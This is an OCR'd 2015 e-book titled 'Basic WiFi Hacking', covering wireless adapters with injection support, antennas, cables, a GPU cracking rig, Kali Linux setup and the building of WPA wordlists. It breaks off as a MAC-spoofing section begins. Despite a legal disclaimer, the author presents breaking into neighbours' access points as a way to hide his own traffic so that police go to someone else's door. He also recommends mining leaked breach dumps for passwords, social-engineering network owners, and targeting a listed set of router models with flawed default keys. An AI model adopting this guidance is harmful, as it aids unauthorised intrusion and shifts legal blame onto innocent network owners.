BASIC WIFI HACKING

BY MAD76e

BASIC WIFI HACKING

BY MAD76e

Basic Wifi-hacking

Written by: Mad76e

Dedicated to a group that's no more

".. Never opened myself this way
life is ours, we live it our way
all these words I don't just say

..and nothing else matters

trust I seek, and I find in you
every day for us something new
open mind for a different view
and nothing else matters "

Copyright© 2015 by Mad76e

All rights reserved This book or any portion thereof may not be reproduced or used in any manner whatsoever without the express written permission of the publisher except for the use of brief quotations in a book review or scholarly journal

First printing 2015

ISBN 978-1-329-62744-4

Mad76e

Please note:
This book is written from a hackers perspective

Never do anything against another wireless network without the owners written approval. All of the content in this book is 100% legal to do as long as you have permit from the owner to do so. This book is NOT an invitation for you to commit crimes; therefore it's in your interest to check with your country's laws where applicable

I. Introduction

Hi! My name is mad76e and this is my first attempt to write an E-book on WiFi -hacking. This book is written to those who are interested in learning about Wi-Fi hacking, and interested in doing it the old fashion way inside terminals. I will write a more advanced book about WiFi-hacking later, so expect more from me in the next future

So what the fuzz over WiFi-hacking then? What's so special with it? Well most of us think about free internet, some of us think a bit longer, like an extra layer of protection between you and the internet, as an extension to a VPN. There might be people that trying to hack the clients connected to the AP. That's why this is somewhat connecting to the pentesting area as well. I will go through some pentesting in my next book. You may ask yourself "Isn't there a greater risk that we will get caught if the owner finds out that we are using his net? The answer to that "might" be yes, and it will increase the more heaver load you putting on the router. But as long as you use the router with common sense you will probably be fine. To trace a client who is connected to an AP is basic knowledge for a hacker, but hardly something that normal internet users as "Pelle 50" or "James 68" is capable of. Their

knowledge might go as far as Facebook and Hotmail, but on the other hand we can never be 100% sure. Remember we´re small part of the internet users that actually know how things work. Most people will just plug in the cables to the router and surf. They will ignore changing the WPA2-PSK from factory and never change the ESSD or even the login to the damn router. More about that later

One of the reasons I hack an AP nowadays is just “that” extra layer of security. If we screw up somewhere on the net, you still are protected because the outgoing IP will not be yours, it will be the targets, so if you get compromised (doxed trough different resolvers etc.) or the traffic you wants to go through your VPN decides to take another way for some reason, then It’s good to have that extra buffer. Now we don’t want our target to get caught, so we can’t get sloppy. We will be carful with what we doing. And if you think about it for a moment, it’s better to have the SWAT guys outside a house further down the street than in front of your house. And that gives you the extra time to hide your hacking stuff. I'm talking about the external USB drives you saved all hacking related stuffs on, your and your antennas, which can be easily packed in a bag or a banana box, depending on the size of your antenna.

My ambition with this PDF-file is to introduce you to several areas that is in a way connected to WiFi-hacking and those are often forgotten. WiFi hacking is just much more than just play around with “aircrack”. Also I’m going to use several tools to help me and locate those vulnerable routers. Some of you may be a bit frightened about the terminal window that I usually work in. The reason for doing things manually are that don’t trust scripts that other has written, and that’s because one of my former friends tried to infect me with a rat a couple of years ago. I see it like This is the foundation, when you mastered the terminal windows then its okay to play with different scripts. Now this is important to understand, I don’t hate to work in a and I often do when I’m lazy, but to learn this craft you should start from the beginning in terminals. So were going to start from the basic with correct hardware and end with "Qs and As" in the end of this book .... Oh and one more thing.

II. Hardware

Let's start with hardware. What kind of hardware do I need? And it depends on what kind of hacking you're going to do. It's a good idea to use a laptop or a notebook, reason for this it's more mobile and lighter to move around with. Programs as Reaver and Aircrack-suite are not depending on CPU performance to preform okay with one exception, and that's the "aircrack-ng" which is depending on your CPU floating point performance. Hacking WEP works but it will take a little longer with a weak machine. The real problem starts when you're trying to crack WPA/WPA2 handshake and you're using a wordlist. A weak machine preforms between 300-1000k/s and a faster machine from 1000-3500k/s. However this is not enough in the long run. It's possible though to save your *.cap file with your handshake and crack them in a stationary computer with proper hardware.. And that's what I'm doing. More about that further down.

As I see it. Minimum computer requirements are 800MHz processor with USB2 support and 512-megabyte ram and a WiFi-stick that supports injection, and that's the absolute minimum requirements. You will be fine to use the tools except cracking of the WPA handshake. However I recommend

at least 2Ghz CPU and 2gigabyte ram and USB2 support. The WPA/WPA2 cracking you will do at another place with a stationary computer.

As you see above, it's a basic Raspberry Pi model B running a Kali-ARM. Now this is running on the absolute minimum requirements, but works as a charm. Why I put this picture here is to prove a point. It does not have to be a PC, it can likewise be a Beagle Box Black or any penetrating box or a smartphone with the right software.

A.

There is a bunch of WiFi sticks out there and I'm sorry to say we can't use all of them to hack with. As you can see on the pictures below there are some sticks with and without antennas. If you expect to get better coverage from your WiFi-stick we must invest in a that has a removable antenna. So to ease things we will choose a WiFi stick with an RP-SMA connector. With this connector it's very simple to change the antenna to another by screw the old antenna off and replaced with a stronger antenna. With that said, don't discard the idea to use a WiFi stick that doesn't have an antenna. They can be handy when doing close WiFi hacking that requires as small devices as possible, more about that later.

Also, you should not manipulate with the transmit power, because it doesn't affect received signal strength. 1000mW is just as good as 2000mW period, and in worst case scenario you will only burn the chip in the long run.

The last thing, that is vital to WiFi hacking is if the WiFi stick supports injection or not. If WiFi card does not support injection then we can't' use it when hacking, so things like crack WEP-encryption and when we send de-authentication to a WPA encrypted router will fail without the injection support. As you may know it's the chipset of the card that tell us if the card supports injection or not. It's not the specific vendor..
It all has to do with the right chipset. There's 2 ways to check if your card supports injections. One is to visit this page and look of your chipset are supported or not

http://www.aircrack-ng.org/doku.php?id=compatibility_drivers

The second is to try for yourself by enter **-9 –i wlanomon** in the terminal window in Linux to discover if your supports injection, however you need to start the wireless adapter with first.

```
root@kali:~# aireplay-ng -9 -i wlan1mon wlan1mon

13:03:37  Trying broadcast probe requests...
13:03:37  Injection is working!
13:03:39  Found 2 APs

13:03:39  Trying directed probe requests...
13:03:39  10:C6:1F:D0:CA:F0 - channel: 6 - 'TN_private_6EA5WP'
13:03:39  Ping (min/avg/max): 1.220ms/6.212ms/13.063ms Power: -52.37
13:03:39  30/30: 100%

13:03:39  C0:FF:D4:BB:E2:BC - channel: 6 - 'TeliaGateway58-98-35-80-45-C_EXT'
13:03:39  Ping (min/avg/max): 6.225ms/12.628ms/26.289ms Power: -83.87
13:03:39  30/30: 100%


13:03:39  Trying card-to-card injection...
13:03:39  Attack -0:           OK
13:03:39  Attack -1 (open):    OK
13:03:39  Attack -1 (psk):     OK
13:03:39  Attack -2/-3/-4/-6:  OK
13:03:39  Attack -5/-7:        OK
root@kali:~#
```

There are a couple of WiFi sticks to keep an eye after. These WiFi- sticks works out of the box with Kali Linux 1.1a,

Alpha AWUS036NHA
Alpha AWUS036NH
Alpha AWUS036H¨

Alpha AWUS051NH
TP-Link TL-WN821N (no external antenna)
TP-Link TL-WN722N

There's many more out there, but these are a good start.

If you don't have enough money to buy a WiFi-stick, you may anyway be able to use the inbuilt WiFi card as long as you

NOT running in a VM. Many Broadcom chipset for laptops and notebooks are supported likewise Intel is supported as well as old Intel 3945ABG just to mention an example

B. Antennas

Well I got enough information about antennas alone to write a PDF, but I'm not going to drag out this longer than necessary. There are 2 kinds of antennas, one is called omnidirectional and the other is a directional antenna. Both antennas have its pros and cons. The advantage of an antenna is that you might be just wherever you want (in a radius of the antenna coverage). You don't need to align the antenna to the right direction, which you need to do if you have a directional antenna. The disadvantage of omnidirectional antennas is that they are not very strong 3-7dBi, which cannot be said of a directional antenna, which is often strong and linear between 10 to 30dBi. So let's talk a bit about directional antennas first. I have listed typical directional antennas below. Some of them are pretty neat as well

The Panel Antenna that doesn't take much room at all, and is easy to mount on a vertically pipe Typical strength are about 16dBi.

The or "The poor hacker's antenna" are a simple and often cheap to build antenna that, despite the simplicity and may be as strong as between 6-12dBi. It's perhaps the smallest

antenna around, depending on the length on the can. You might need a tripod to keep the antenna stable though.

Yagi antenna are the professional antennas that you need on mount on a vertically or horizontally pipe. Typical strength are about 12-16dBi.

Grid Parabolic Antennas are the kings among the antennas. They can be mounted horizontal or vertically as a Yagi antenna. These kinds of antennas are used point to point on a distance above 1 km Typical strength are between 16-30dBi depending on the size on the reflector of cause, and the beamwith is very narrow, around 10-15 degrees max.

On the other side we have the omnidirectional antennas. There are three types of omnidirectional antennas. “The rubber duck”, which we often find on routers and “The Whip Antenna” It’s a light flexible antenna with a magnetic foot or a suction cup. The Idea is to place it on a hard surface like a roof of a car, this antenna will hold on its place when you drive around. The last antenna is what I call “A stick” and that is a little thicker antenna in form of a stick. This type of antennas, normally an outdoor antenna you often find in harsh environments where they are mounted on top of a pipe vertically.

Those antennas are not that strong as I said before. The advantage of an antenna is that you might be just wherever you want (in a radius of the antenna coverage). You don't need to align the antenna to the right direction; however it has one major weakness. An antenna does not send in all directions as you may think, it has one very important weakness. If you take an Omni-directional antenna and cut it on its length and height you will get something called E-plane and H-plane.

E-plane = polarization or orientation of the radio wave.
H-plane = containing the magnetic field vector and the direction of maximum radiation.

Both of these are 90 degrees apart. And yes the antenna will work if you're out of the beamwith but much much poorer (reflected signals

And it’s the H-plane that often gives us trouble and it’s the Beamwith angle. Take a look at the picture below, and you maybe get a better understanding of what I’m talking about.

The best cover does a 2dBi antenna have but to the cost of power, that's why you seldom find stronger antennas than 3-4dBi antennas on

Keep in mind that the stronger omnidirectional antenna you use, the flatter the spread will be. So a 8-9dBi antenna does not usually cover 2 floors in a small house! You will get reception, but a lousy one unless you tilt the antenna, that's why it's not a good idea to upgrade your router by buying a 9dBi antenna unless it's for the 1 floor only. A 4dBi antenna is good enough on a router

The importance of a good antenna is crucial to WiFi hacking. Things like walls, rooftops, bushes, trees and stuff like that away the signal, and if you're going to do some serious hacking you need to hear the router AND the much weaker

client that's connected to the router, else your will fail for WPA2 and the same goes for WEP based hacking


!!! Beware of unscrupulous

salesman told you it was a antenna and you brought it without think, but you got a worthless stick that performs badly compared your old antenna. Remember that many sellers that sell the antennas do not have the competence to tell you the real difference. They only sell the stuff, and trust the info they got from the manufacture which many times are fake.


..

For some reason there's much like the wild Wild West in this area. There´s no regulations, and scammers all over the world are gathered to sell worthless sticks that they claims to be 12-15dBi antennas, which is bull. Once for all, there's no real omnidirectional antenna greater than period! OMG 12-18dbi gain? Compared to what?? This warning is valid both for directional and antennas, however there's more common to find antennas that promises all too much

Every good salesman should be able to show some kind of datasheet, containing some information about the antenna. Here below is an example about what I'm talking about. interesting part is the E-plane and H-plane) Without this info, the salesman can't guarantee anything unless he has worked on the field and knows his antennas.



E-Plane




H-Plane

C. Fresnel zone

Something that I'm trying to explain to our newcomers out there is that we must have a line of sight to our target if we want a good reception, but that's only the half of the truth. A radio wave isn't a laser who goes from point "A" to point "B" in a straight beamlike line. It is the distance between the radio wave and surroundings. The concept of Fresnel zone clearance may be used to analyze interference by obstacles near the path of a radio beam, or for optimal radio link is not enough with the free Radio wave spread and reflection makes the need for space around the direct line of sight. This so-called elliptoida Fresnel zone is the wavelength-dependent, the higher the frequency the smaller the cross-section of the zone.

So there's a lot of math to calculate the Fresnel Zone, and frankly it gives me the headache every time. Now this is very important for those who work with directional antennas and long distances, but not as important to the hacker. But the hacker must know when it's pointless to try, and really try to find the best place where there are as little obstacles in the surrounding area as possible. nLOS and NLOS might be a problem to your connection. You can still have a good connection with nLOS but avoid NLOS


Line of Sight (LOS)
Line of Sight
Fresnel Zone
Near Line of Sight (nLOS)
Line of Sight
Fresnel Zone
Non Line of Sight (NLOS)
Line of Sight
Fresnel Zone

D. Cracking server and a first look at Hashcat

We have touched the subject before, so I figured it was time to take a closer look on the computer itself that we will be using to crack WPA2. I'm going to be very brief here. You will need a cracking server if you want to crack your WPA2 handshake in this lifetime, PERIOD! If you running WPA2 cracking with only a CPU you will discover that this is very slow method. Aircrack-ng preforms around a couple of thousand keys per second, perhaps 3,500k/s and that's real slow, so we need to speed things up a bit. A normal CPU sucks in floating point performance but we do have something that´s more than 10-30 times faster, and that's our GPU in our graphics card. So basically were going to use a program that communicates with the GPU and the RAM on our graphics card, and tell it to calculate the encrypted handshake, It's that genial! Now with a modern computer you can have up to 4 or more Graphics card installed on your motherboard. It all has to do how much you're willing to pay. My Graphics card preform around and that is a bit slow if you compare to the real expensive cards out there that manage around k/s for each card. I'm NOT happy with one card, but I got no choice because the lightning took my old server so I have to start all over again.

First of all, we need a computer chassis or a metal frame, and a motherboard that has one or at least 2 PCI -express sockets. The speed on the PCI-express doesn't really matter, because were never going to use the whole bandwidth anyway.""
Check"". We need one or more high end graphics cards like AMD or NVidia. (And that's the expensive part, preferably were using ATI ""Check"". We need at least 8 GB RAM and we need the cheapest CPU. We also need a small hard drive just for the OS, Hashcat and the wordlists, ""Check"". But we need raw power to keep the rig running, preferably with one or two power supply units, example "Corsair HX1000i" (1000w) depending if you have one to or three graphics cards running.

We also must talk about PCI-Express risers. A PCI-express riser is a cable between the motherboards PCI-express socket and the graphics card. The reason we use this are the problem with heat that occur when using multiple graphics cards. The motherboard can't breathe properly, and the temperature on the motherboard Remember that each G-card can reach about 75-90 degree Celsius. To avoid trapping heat we can build a frame and lift the card a bit from the motherboard, just to let the air flow better, plus that you can have greater distance between the cards. Now there's powered risers and non-powered ones. I suggest that you use an USB powered riser that only carries data back to the motherboard, reason for doing this is to avoid backfeeding when running with multiple power supply units. That can damage the motherboard

Above you see a mining rig. The same configuration is used when building a cracking rig, the only thing differ is the software

.

So now we have almost all of the hardware (except perhaps a Now I have also installed a and so I can check the status from my laptop, so I'm not using any keyboard mouse or anything. Everything I do, as transfer files and controlling the rig I do from There is a couple of software that we can use to crack WPA/WPA2 handshakes, Hashcat and Pyrit are 2 of the most common software used out there and Haschcat is a bit faster. The biggest difference between them is that Pyrit was made entirely for WPA/WPA2 cracking, and Hashcat was made as a universal tool to crack everything that has some kind of hash. Everything from MD5 to WPA is possible to crack with this tool, but it has one more advantage. This program will run both in Linux and Windows OS. If you choosing pyrit you're bound to work in Linux

Now we need to decide if we're going to run the cracking machine in Windows OS or in Linux OS. Now there's the simple way and the hard way, and I'm a simple guy. The easiest way is to install Windows7 64bit and download and install the following thing

Hashcat

We don't need to install anything, just simply unpack and it's ready to go

NVidia users requires ForceWare 346.59 drivers or later
http://www.geforce.com/drivers

AMD users requires 14,9 drivers or later
<-- or from any other place

Download and install Intel OpenCL Runtime 14.2 or later, else Hashcat 3 won't work
https://software.intel.com/en-us/articles/opencl-drivers

Keep an eye to the hashcat site and the drivers. There's still an ongoing work to perfect and improve cracking speed

From here it's pretty basic. Start the computer and login. Now push the "Windows button" and the letter at the same time. In that box that opens (called run) we simply run the command "cmd" and navigate to the correct directory.

More about cracking later..

E. Cables

Now what can I say about cables.
If we start with antenna cables, they should be as short as possible without any joints and with as few connectors as possible. We want an LMR or HDF low loss cable, and I'm not talking about "money" this time, I'm talking about dB losses. Depending on the cable your using, the loss may be as high as 0,2-1,5 dB per meter. So you should have as short antenna cable and as few connectors as you can, and preferably a fixed cable as well, because they slightly better. There are many cables to choose between and some of them are real good as well. So if you need a cable you need one of these HDF400 / LMR400 / HDF600 / LMR600 or better to avoid too much This is something we should spend money in. Quality cables mean better coverage.

<u>This is sadly a thing salesmen do not tell their customers when they buy their antennas</u>

Now if you bought an antenna @ 10 dB on Ebay. And with it you got a 10 meter crappy cable that has a loss of 0,7 dB/meters. How many "real" dB do you have left who goes in to the wireless card? Yes! That's correct, only 3dB. That's a

pretty lame deal you did. If possible, always has as short antenna-cable between your Wireless card and the antenna. If you have the right tools and the right knowledge you can always shorten the cable a couple of meters, it will do some difference, also an amplifier comes to mind.

A general rule in cables is the stiffer and more expensive it the less losses per meter you will not always true) But there are exceptions

We must mention a cable called “Pigtail” as well. You replace the antenna on your WiFi stick with something called a “Pigtail”. A pigtail is simply explained a converter with a small piece of wire in between. We also may need an extension cable between the USB port and the WiFi Stick.

Something like this.


In the case above it’s an RP-SMA to N-male connector

We don’t have to worry about losses in the USB extension cables between the computer and the but we should avoid connecting many extension cables. Maximum length you should use is 5 meters, but as always I prefer a short cable. Just for

better performance you should use a shielded USB cable just to be certain you have a clean connection to your but it is only a recommendation.

F. Amplifiers

What is an amplifier and what's its purpose? The purpose is to amplify a weaker signal and deliver it to the NIC, like a kind of repeater that amplify the signal a bit and sometimes also go through one or several filters. There are 2 ways to use an amplifier. The normal way, which is connected in the following order: A high end antenna - a long cable with dBi losses + amplifier = around the same gain as the Antenna was promised to deliver.



The second is to use it to reach longer by connect directly on the antenna and from the amplifier has a short cable between the NIC and the Amplifier. It may reinforce the signal; the question is however if you have any use of it. An amplifier everything, so yeah, may see more AP and such but you're also going to have more noise and interference to deal with. To fix this you also going to need filters that removes that problem. However the more powerful amplifier you use the

more the antenna loose its sensitivity, so in the end you will have a connection, but lousy speed as a result.

An amplifier that uses the 5v power from USB to amplify the signal

The real downside with amplifiers and filters is the price, its expensive as fuck to buy those, and there a bunch of regulations depending on what country you live in, so you have to import those and use them illegally in some cases. This small device (picture above) only a 1 watt amplifier costs around $250 and that makes the whole thing doubtful, however it can be worth the cost in some I don't use amplifiers; because I can't afford them, and I don't think the gain in my case justify the price. Just aim your antenna at a different object!

III. Software

As you may understand, hacking in Windows environment is nothing I recommend, because of the drivers and HAL (hardware abstraction layer) that makes it almost impossible to **hack** anything under Windows. We have to look elsewhere to find a hacking friendly OS. There is one exception, and it's the cracking machine that I'm running in Windows 8.1, all other hacking is done in Linux. I choose Kali Linux for hacking because everything is already there installed and done, and you don't need to install extra packets and such, its perfect for a beginner. If you're more advanced Linux user you could use any Linux distribution as you like, but in that case you may have to add every packets that's necessary manually. Now there are a lot of pentesting distributions out there and you could use them as well as long as they contain the necessary tools, even old Backtrack 5 r3 works, you just have to update to get the new pixiewps and you will be fine. Kali has low system requirements, so you will be fine with an old computer with at least CPU and memory and with usb2 support. We need the USB2 support because were booting the OS from a USB stick and were going to use a that demands faster speeds than old USB 1.1 It's quite possible to run it with as requirements as an 700mhz CPU and 512megs of ram, as I'm about to do with a Raspberry Pi. However wouldn't

recommend that you run with minimum requirements. I do recommend at least 2GHz CPU and in ram.

You can download the Kali OS from here
https://www.kali.org/downloads/

When downloaded you have the choice to burn the ISO file to a DVD or you could use win32diskimager or Rufus to image the ISO file on a USB memory stick, recommend size is 8 GB

Download from here (win32diskimager)
http://sourceforge.net/projects/win32diskimager/

Download from here (Rufus)
http://rufus.akeo.ie/

When done you have to restart your computer and change boot order in BIOS so it's going to boot from the USB first (or DVD). After you have saved and rebooted the machine, you will face a boot screen like this. We're going to use the first in this list, in my case **Live (686-pae)**

KALI LINUX
Boot menu
Live (686-pae)
Live (686-pae failsafe)
Live (forensic mode)
Install
Graphical install
Advanced options
Press ENTER to boot or TAB to edit a menu entry

A. Wordlists and the “Known vuln WPA Default key.”


As we talked about before running with raw CPU power and old aircrack-ng you will get a couple of thousand k/s which is rather stupid. Please, for your own sake avoid old and ineffective ways to crack WPA, the difference are enormous. So let’s leave the Software behind us and concentrate on other important elements. This time I'm going to talk about WPA wordlists, what to about and how to create them.

There´s a couple of ways to create your own WPA/WPA2 password file. All of them have its advantages and disadvantages. I've seen many of you asking after some good wordlist for WPA cracking, so I thought it would be a good idea to tell you how you do your own wordlist. I’m going to go through some ideas to find / create workable wordlists. You should try to create wordlists that you can’t make a mask of in It’s totally unnecessary to example creating a wordlist “0-9_9 digits long”

1. Use known dumps of hacked sites!

This is missed by many. This is real people making real passwords. And as you may know people has a habit to use

almost identical password everywhere preferably with dicks, porn and other less flattering vivid descriptions of him or others. :D You just have to crack the salt or find an already cracked dump. Look for dumps of in your own language. The Top-level domain is a clue. If you got a dump from "site_example.cn" <-- This tells us that it's a Chinese site with (probably) Chinese passwords. Also try to look at different hacking forums, there's always people who wants help to crack, or even giving away already cracked databases



Above you can see one of those databases opened in excel (Open Office might work as well in Just simply copy the password column and copy the passwords to a text editor, and save it as a pure Unicode textfile. Now there's 2 easy ways to fuse textfiles in to a big one in

cat *.txt >> bigfile.txt

or

cat 1.txt 2.txt >> final.txt
(in windows simply "**copy file-1.txt + file-2.txt + file-3.txt**)

When you have copied your passwords into a big textfile, it's time to remove every password that doesn't meet our criteria. Remember WPA/WPA2 is at least 8 characters long, so we have to remove everything > 8. This is simple to do in Just open a terminal window and type

awk '{ if (length($0) > 8) print }' RAW_passwords.txt > CleanedPassword.txt

.. And it will write a new and ignore all passwords below 8 characters. However we still need to remove all And believe me, there are many duplicates in a DB. Easy enough we can use the "sort" command in Linux

sort -u passwordfile.lst > clean_passwordfile.lst
-u =
This will keep one unique word and remove all the rest


2. Crunch

The second way to create wordlists is to use crunch. There a lot of different ways to use crunch, I recommend to Google crunch first before using it. But I'm just going to demonstrate the basic use here. See below as an example

crunch 8 8 ABCDEFGH1234567890 -o Hexadecimal-AH.txt

8 = minimum characters
8 = maximum characters
ABCDEFGH1234567890 = The random letters and numbers that you want to use
-o Hexadecimal-AH09.txt = Write to textfile (Hexadecimal-AH09.txt)

However, need to think twice before we create our wordlist. Else we just make a fool out of ourselves



This 11Tb wordlist will take a very very long time to go through, even if you have 4. graphics cards running. They will probably broke a long time before you crack the wpa2

3. Online wordlists

How about all of those wordlist often found on different sites around the net? A few of them are pretty good, but sadly 90% of them are crap, depending where in the world you live in. In my part of the world were using the odd letters "å,ä,ö," in our alphabet, which means that about 80% of all wordlists is crap. Now If I was a Russian or Greek, (Cyrillic alphabet) these wordlists would be totally useless. So I recommend the 2 other methods above unless you're an American or English.

If you are really lucky you may find wordlist in your own language, but those are small and use to contain a couple of thousand words, sadly often copies from online translation sites, which not is optimal after all

4. Compose your own

How about typing your own?? It's not that hard

Well to write your own you need to have a bit of creativity, and I have already told you how to merge files in to one and how to clean it. The first things to hunt for are those online magazines that list top 100 common (and bad) passwords.

Normally here in Sweden they lists those once a year online they got nothing better to write about)

Scour the net about your ISP or router vendor. Some of them have an easier default Example, one Swedish ISP that I don't want to mention by name has only got a 9 digit password. Another has a 10 but all of them start with the same 4 letters and numbers. And the rest never go past number 5 and never past the letter F

Other examples of things to have in a WPA Passwordfile
Pet

Names/Nicknames (preferably with numbers after, example Vinny1977 Lawrie81)
Porn inspired
Branches
Sports/league/players
Cars
Numbers
Flowers
Hobbies
And many many

Also social engineering can be one way. Talk with the owner; he might have hobbies that can take you closer to solve the

WPA-key, as it did for me a couple of years ago. The guy in question was an old retied rally car driver, so I composed a wordlist with rally teamed things and cars, and got a hit with

5. Known vuln WPA/ WPA2 Default key algorithm

Some router vendors have known vulnerabilities and the thing is that you can calculate the default WPA key or WPS-key by calculates parts of the ESSID and the MAC address. I'm not going to go through this area at all more than giving you a list of routers to keep an eye for.

It's better to leave the explanation to those who invented the ways, and there's a lot of information out there who does that for you as well, and I'm not going to put code in here that's not my own. So a tip, do you find any of the routers below in your neighborhood, then it can be a good idea to google the model and try some of the script out there. The user might have forget to change the WPA2-Passfrase, or never got the message that the router has a known It seems that the error has to do with the vendor of the routers, not the ISP, because the router seems to be coded directly from the fabric

Known routers / router models are

Thomson based routers (this includes Thomson, SpeedTouch, Orange, Infinitum, BBox, DMax, BigPond, O2Wireless, Otenet, Cyta , TN_private, Blink)

DLink (only some models)
Pirelli Discus
Eircom
Verizon FiOS (only some routers supported)
Alice AGPF

FASTWEB Pirelli and Telsey
Huawei (some InfinitumXXXX)
Wlan_XXXX or Jazztel_XXXX
Wlan_XX (only some are supported)
Ono (P1XXXXXX0000X)
WlanXXXXXX, YacomXXXXXX and WifiXXXXXX
Sky V1 routers
Clubinternet.box v1 and v2 (TECOM-AH4XXXX)
InfostradaWifi
CONN-X
Megared
EasyBox, Arcor and Vodafone
PBS (Austria)
MAXCOM
PTV
TeleTu/Tele2
Axtel, Axtel-xtremo
Intercable
OTE
Cabovisao Sagem
Alice in Germany
Speedport

Belkin F7D1301, F7D3302, F7D3402, F7D4301, F7D7301, F5D7234-4, F7D2301, F7D4402, F7D5301, F7D8301, F9J1102, F9J1105 , F9K1001, F9K1002, F9K1003, F9K1004 and F9K1105

B. MAC-address spoofing

This is basic network security, always when dealing with wireless network that's not your own, you need to spoof your MAC address. First off we need to know what a MAC address is, and why we need to spoof it.

